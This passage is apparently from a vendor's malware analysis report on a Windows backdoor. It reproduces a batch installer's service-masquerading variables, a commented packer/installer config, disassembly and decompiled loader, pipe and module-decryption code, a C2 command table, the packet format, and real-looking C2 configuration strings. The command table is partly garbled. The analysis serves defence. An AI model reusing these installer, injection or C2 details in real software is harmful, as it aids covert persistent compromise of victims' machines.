
At the beginning of each script we can see a set of variables. The script uses these variables to save files, modify services, and modify registry keys.



```
set "InstallPathV5=SystemDrive\DOCUME~1\ALLUSE~1\APPLIC~1\HIDMgr"
set "InstallPathV6=ALLUSERSPROFILE\HIDMgr"
set "InstalledServiceName=HIDMgr"
set "InstalledServiceDisplayName=Human Interface Device Manager"
set "InstalledServiceDescription=Provides Human Interface Devices (HID) startup and maintenance services.
this service is disabled, any services that explicitly depend on it will fail to start."
set "InstalledServiceDllName=HIDMgr.dll"
@echo off
SETLOCAL ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION
if "~1"=="" exit
set "LoaderServiceEntry=_ServiceEntry@8"
set "LoaderRundll32Entry=_Rundll32Entry@16"
set "CabData=data.cab"
set "DllData=_data01.bin"
set "PayloadData=_data02.bin"
set "PreinstData=_data03.bin"
if "ProgramData"=="" (
    set "InstallPath=InstallPathV5"
) else (
    set "InstallPath=InstallPathV6"
)
set "NewStartup=InstallPath\MyStartup"
set "strProgram=SystemRoot\system32\rundll32.exe"
set "strArguments=InstallPath\InstalledServiceDllName,LoaderRundll32Entry"
set "strLnkpath=NewStartup\InstalledServiceName.lnk"
```

Figure 13. Initializing variables in deobfuscated script

In one of the oldest samples, compiled in 2016, we found a script containing comments for how to configure each variable.




```
REM Packer Config:
REM Payload file location, you can input this after running "Pupa.bat".
    set "PAYLOAD="
REM Payload execute type.
REM   0     ->  32bit Shellcode.
REM   1     ->  32bit EXE.
REM   2     ->  32bit DLL.
REM
    set "EXEC_TYPE=0"
REM DLL Payload entrypoint, defined as
REM   void CALLBACK Entry(HWND hWnd, HINSTANCE hInst, LPSTR lpszCmdLine, int nCmdShow);
REM
REM Function arguments
REM   hWnd: NULL
REM   hInst: Baseaddress of your payload image
REM   lpszCmdLine: Specified in DLL32_ARGS
REM   nCmdShow: SW_HIDE
REM
    set "DLL32_ENTRY=_MyEntryPoint@16"
REM DLL Payload arguments string for variable lpszCmdLine, can be null.
    set "DLL32_ARGS="
REM Output file name.
    set "OUTPUT_FILE_NAME=wscntfy.exe"
REM Installer Config:
REM Install script choice.
REM   Data\install.bat    ->  Service / RegKey
REM   Data\install2.bat   ->  Schedule Task / Autostart Folder
REM   Data\install3.bat   ->  Run Once
REM
    set "INSTALLER=Data\install.bat"
REM Install directory for windows XP (Server 2003).
    set "INST_DIR_XP=HOMEDRIVE\DOCUME~1\ALLUSE~1\APPLIC~1\Microsoft.NET"
REM Install directory for windows 7 / 8 / 10 (Server 2008 / 2010 / 2012).
    set "INST_DIR_WIN7=ALLUSERSPROFILE\Microsoft.NET"
REM Loader DLL name (in install derectory).
    set "DLL_NAME=mscorsvw.dll"
REM Service short name / Run RegKey name / Schedule task name.
    set "SERVICE_NAME=clr_optimization_v4.0.30724_32"
REM Service long name.
    set "DISPLAY_NAME=Microsoft .NET Framework NGEN v4.0.30724_X86"
REM Service discription.
    set "DESCRIPTION=Microsoft .NET Framework NGEN"
```

Figure 14. Early version of the script with comments

Shellcode x86: stager

In most of the analyzed samples, the dropper was configured to execute shellcode. The dropper saved the DLL and encrypted shellcode to disk. The shellcode name was always identical to that of the DLL, but had the extension .dll.crt. The shellcode is encrypted with the same algorithm as the payload in the dropper. The shellcode acts as a stager providing the interface for communicating with C2 and for downloading modules. It can communicate with C2 via TCP and SSL. SSL is implemented via the mbed_tls library.

Initial analysis of the shellcode revealed that, in addition to dynamically searching for API functions, it runs one more operation that repeats the process of PE file address relocation. The structure of the relocation table is also identical to that found in the PE file.




```
seg000:00000333 loc_333:                              ; CODE XREF: sub_31A+12↑j
seg000:00000333                 jmp     entry
seg000:00000333 sub_31A         endp ; sp-analysis failed
seg000:00000333
seg000:00000333 ;
seg000:00000338 g_relocDesc     dw 5
seg000:0000033A                 dd offset unk_2D0A4
seg000:0000033E                 dw 1146h
```

The difference between shellcode base and va of relocDesc
Ptr to relocTable IMAGE_BASE_RELOCATION
Size

Figure 15. Shellcode relocations


Since the process of shellcode address relocation repeats that of the PE file, we can assume that initially the malware is compiled into a PE file, and then the builder turns it into shellcode. Debugging information found inside the shellcode supports that assumption.



```
seg000:000006DD                  dd 'SDSR'
seg000:000006E1                  dd 88808FE2h
seg000:000006E5                  dw 98B8h
seg000:000006E7                  dw 40A9h
seg000:000006E9                  dd 0C85BBB8Fh
seg000:000006ED                  dd 5290262Bh
seg000:000006F1                  dd 15h
seg000:000006F5 aDSrcShellcodeW db 'D:\Src\shellcode_waitforever\Release\JustWait.pdb',0
```

Figure 16. Debugging information inside the shellcode

API functions are searched for dynamically and addresses are relocated, after which the configuration hard-coded inside the shellcode is parsed. The configuration contains information about the C2 server address, protocol used, and connection type.



```
seg000:00000568 aXoNRtTcStrelea db '#@!XO!$N$RT$tc.streleases.com$443$120$TCP$$',0
seg000:00000594                 db    0
```

Figure 17. Example of shellcode configuration

Next the shellcode creates a connection to C2. A random packet header is created and sent to C2. In response the malware receives a network key, saves it, and then uses it every time when communicating with C2. Then the information about the infected computer is collected and sent to C2.


Next three threads are launched. One is a heartbeat sending an empty packet to C2 every 54 seconds. The other processes and executes commands from C2. As for the third thread, we could not figure out its purpose, because the lines implementing its functionality were removed from the code. All we can tell is that this thread was supposed to "wake up" every 54 seconds, just like the first one.

Modules

We have not found any modules so far. But we can understand their functionality by analyzing the code responsible for communication between the shellcode and the modules. Each module is shellcode which is given control over the zero offset of the address. Each module exists in its own separate container. The container is a process with loaded module inside. By default, the process is svchost.exe. When a container is created, it is injected with a small shellcode that causes endless sleep. This is also hard-coded in the main shellcode, and more specifically in JustWait. pdb, most likely.


The module is placed inside with an ordinary writeprocess and is launched either with NtCreateThreadEx or, on pre-Vista operating systems, CreateRemoteThread.

Two pipes are created for each module. One is for transmitting the data from the module to C2; the other for receiving data from C2. Quite likely the modules do not have their own network code and instead use the pipes to communicate with external C2 through the main shellcode.



```
strcpy(v19, "\\\\.\\pipe\\mts_a_%d");
strcpy(v18, "\\\\.\\pipe\\mts_b_%d");
g_pScContext->pfnsprintf(&v17, v19, v1->satId);
g_pScContext->pfnsprintf(&v16, v18, v1->satId);
nullsub_1();
pPacketPayloada = 100;
v10 = g_pScContext->pfntime(0);
g_pScContext->pfnsrand(v10 + 355);
while ( 1 )
{
  v11 = pPacketPayloada--;
  if ( !v11 )
    break;
  g_pScContext->pfnSleep(10);
  if ( (g_pScContext->pfnWaitNamedPipeA)(&v17, -1) )
  {
    if ( (g_pScContext->pfnWaitNamedPipeA)(&v16, -1) )
      break;
  }
  g_pScContext->pfnGetLastError();
  nullsub_1();
  if ( g_pScContext->pfnGetLastError() != 2 )
    goto LABEL_23;
}
nullsub_1();
v21 = (g_pScContext->pfnCreateFileA)(&v17, 0xC0000000, 0, 0, 3, 0x80, 0);
v12 = (g_pScContext->pfnCreateFileA)(&v16, 0xC0000000, 0, 0, 3, 0x80, 0);
```

Figure 18. Creating pipes for modules
Each module has a unique ID assigned by C2. Containers are launched in different ways. A container can be launched in a specific session open in the OS or in the same session as the stager. In any particular session, the container is launched by getting the handle for the session token of a logged-in user, and then launching the process as that user.



```
if ( !g_pScContext->pfnWTSQueryUserToken(g_sessionId, &hTokenOfLoggedUser) )
{
  g_pScContext->pfnGetLastError();
  nullsub_1();
  SendCommandResponse(0, a1, 0, g_pProto, 0, 776, 0);
  return 0;
}
g_pScContext->pfnmemset(&v6, 0, 0x44u);
v6.wShowWindow = 0;
v6.lpDesktop = v11;
v6.cb = 68;
v6.dwFlags = 1;
nullsub_1();
if ( !g_pScContext->pfnCreateProcessAsUserA(hTokenOfLoggedUser, acsPathToSvcHost, 0, 0, 0, 0, 4, 0, 0, &v6, &v8) )
{
  g_pScContext->pfnGetLastError();
  nullsub_1();
}
nullsub_1();
g_pScContext->pfnCloseHandle(hTokenOfLoggedUser);
```

Figure 19. Creating container process in a different session

Commands

The malware we studied can process 12 commands. All of them involve modules in one way or another. Here is a list of all IDs of commands found in the malware, along with those that the malware itself sends in various situations.

ID	Direction	Type	Description
0x401	From C2	Command	Create module descriptor. This command contains information on the module size and ID. It also allocates memory for the module data. The command is likely the first in the chain of commands used for loading a module
0x402	From C2	Command	Accept module data, and if all data is accepted, launch the module inside a container running in the same session as the stager
0x403	From C2	Command	Same as 0x402, but the module is launched in a container running in a different session
0x404	From C2	Command	Write data to pipe for module launched inside a container running in the same session as the stager
0x405	From C2	Command	Write data to pipe for module launched inside a container in a different session
			Generate a constant by calling GetTickCount() and save it. This constant is used in the third thread.

0x409	From C2	Command	mentioned already, whose purpose we were unable to discern
0x201	From C2	Command	Launch the module if the buffer size stored in the module descriptor equals the module size. Does not accept data (unlike commands 0x402 and 0x403). The module is launched inside a container running in the same session as the stager
0x202	From C2	Command	Same as 0x201, but the module is launched in a container running in a different session
0x203	From C2	Command	Close all pipes related to a specific module running inside a container launched in the same session as the stager
0x204	From C2	Command	Same as 0x203, but for a module running in a container launched in a different session
0x206	From C2	Command	Collect information on sessions open in the system (such as session IDs and computer names) and send it to C2
0x207	From C2	Command	Assign session ID. This ID will be used to launch containers in this session
0x409	From the malware	Response	ID used in empty heartbeat packets (the first thread described earlier)
0x103	From the malware	Response	ID of packet containing information on the infected computer
0x302	From the malware	Response	ID of packet sent after an accepted session ID is saved (command 0x207)
0x304	From the malware	Response	ID of packet sent after module is successfully placed inside a container. This code is sent after the module is launched in a different session
0x303	From the malware	Response	Same as 0x304, but the module is launched in the same session as the stager
0x406	From the	Response	ID of packet containing data piped by module in a

0x406	malware	Response	container launched in the same session as the stager
0x407	From the malware	Response	Similar to 0x406, but from a module launched in a different session
0x308	From the malware	Response	ID of packet sent if no handle of a logged-in user's session token could be obtained
0x408	From the malware	Response	ID of packet sent if session-related information could not be obtained. Before the packet is sent, the shellcode checks the OS version. If the version is earlier than Vista, data is regarded as impossible to obtain in the manner implemented in the malware, because the Windows API functions it uses are present only in Vista and later.

Network code

Network communication is initialized after the network key is received from C2. To do that, the malware sends a random sequence of 12 bytes to C2. In response the malware also expects 12 bytes, the zero offset of which must contain the same value (_DWORD) as prior to sending. If the check is successful, four bytes at offset 8 are taken from the response and decrypted with RC4. The key is four bytes sent previously, also located at offset 8. This result is the network key. The key is saved and then used to send data.

All transmitted packets have the following structure.

```
struct Packet{
    struct PacketHeader{
    _ DWORD key;
    _ WORD cmdId;
    _ WORD szPacketPayload;
    _ DWORD moduleId;
};
    _ BYTE [max 0xF000] packetPayload;
};
```

A random four-byte key is generated for each packet. It is later used to encrypt part of the header, starting with the cmdId field. The same key is used to encrypt the packet payload. Encryption uses the RC4 algorithm. The key itself is encrypted by XOR with the network key and saved to the corresponding field of the packet header.


Shellcode x64: stager (base backdoor)

This shellcode is very similar to the previous one, but it deserves a separate description because of differences in its network code and method of launching modules. This shellcode has basic functions for file system interaction which are not available in the shellcode described earlier. Also the configuration format, network code, and network addresses used as C2 by this shellcode are similar to code from a 2018 blog post by NCC Group about a Gh0st RAT variant. However, we did not find a connection to Gh0st RAT.

This variant of the shellcode has only one communication channel, via SSL. The shellcode implements it with two legitimate libraries, libeay32.dll and ssleay32.dll, hard-coded in the shellcode itself.

First the shellcode performs a dynamic search for API functions and loads SSL libraries. The libraries are not saved to disk; they are read from the shellcode and mapped into memory. Next the malware searches the mapped image for the functions it needs to operate.

Then it parses the configuration string, which is also hard-coded in the shellcode. The configuration includes information on addresses of C2 servers and schedule for malware operation.



```
"Bing@Google@Yahoo|tv.teldcomtv.com:53;tv.teldcomtv.com:53; 1;1;1;1;1;1;1;|00-24;|5"
```

Days of the week

Figure 20. Sample of configuration string
After that the malware starts its main operating cycle. It checks if the current time matches the malware operational time. If not, the malware sleeps for about 7 minutes and checks again. This happens until the current time is the operational time, and only then does the malware resume operation. Figure 20 demonstrates an example in which the malware remains active at all times on all days of the week.


When the operational time comes, the malware goes down the list of C2 servers specified in the configuration and tries to connect. The malware subsequently interacts with whichever of the C2 servers it is able to successfully connect to first.

Then the malware sends the information on the infected computer (such as computer name, current date, OS version, 32-bit vs. 64-bit OS and CPU, and IP addresses on network interfaces and their MAC addresses). After the information on the infected computer is sent, the malware expects a response from C2. If C2 returns the relevant code, sending is deemed successful and the malware proceeds. If not, the malware goes back to sequentially checking C2 addresses. Next it starts processing incoming commands from C2.

Modules

Each module is a valid MZPE file mapped in the address space of the same process as the shellcode. Also the module can export the GetClassObject symbol, which receives control when run (if required).

Each module has its own descriptor created by a command from C2. The C2 server sends a byte array (0x15) describing the module. The array contains information on the module: whether the module needs to be launched via export, module type (in other words, whether it needs pipes for communicating with C2), module size, entry point RVA (used if there is no flag for launching via export), and module data decryption key. The key is, by and large, the data used to format the actual key.



```
result = (char *)v2->pfnVirtualAllocEx(v5, 0i64, v4, 0x3000u, 0x40u);
pModuleData = result;
if ( !result )
  return result;
v2->pfnmemcpy(
  result,
  (const void *)pScDescriptor->modules[v3].pBuffer__ModuleData,
  pScDescriptor->modules[v3].szBuffer__ModuleData);
v8 = pScDescriptor->modules[v3].modKey;
if ( v8 != 0x7AC9 )
{
  strcpy(v13, "%02x#%02X_5B");
  v2->pfnmemset(&pStrKey, 0, 0x64u);
  v2->pfnsprintf((char *)&pStrKey, v13, BYTE2(v8), (unsigned __int8)v8);
  szModuleData = pScDescriptor->modules[v3].szBuffer__ModuleData;
  if ( szModuleData > 0 )
    RC4Data((__int64)pModuleData, szModuleData, (__int64)&pStrKey, pScDescriptor);
}
```

Figure 21. Module decryption

We should also point out that decryption takes place only if modKey is not equal to the 7AC9h constant hard-coded in the shellcode. This check affects only the decryption process. If modKey does equal the constant, the malware will immediately start loading the module. This means the module is not encrypted.

Each module is launched in a separate thread created specially for that purpose. Launching with pipes looks as follows:

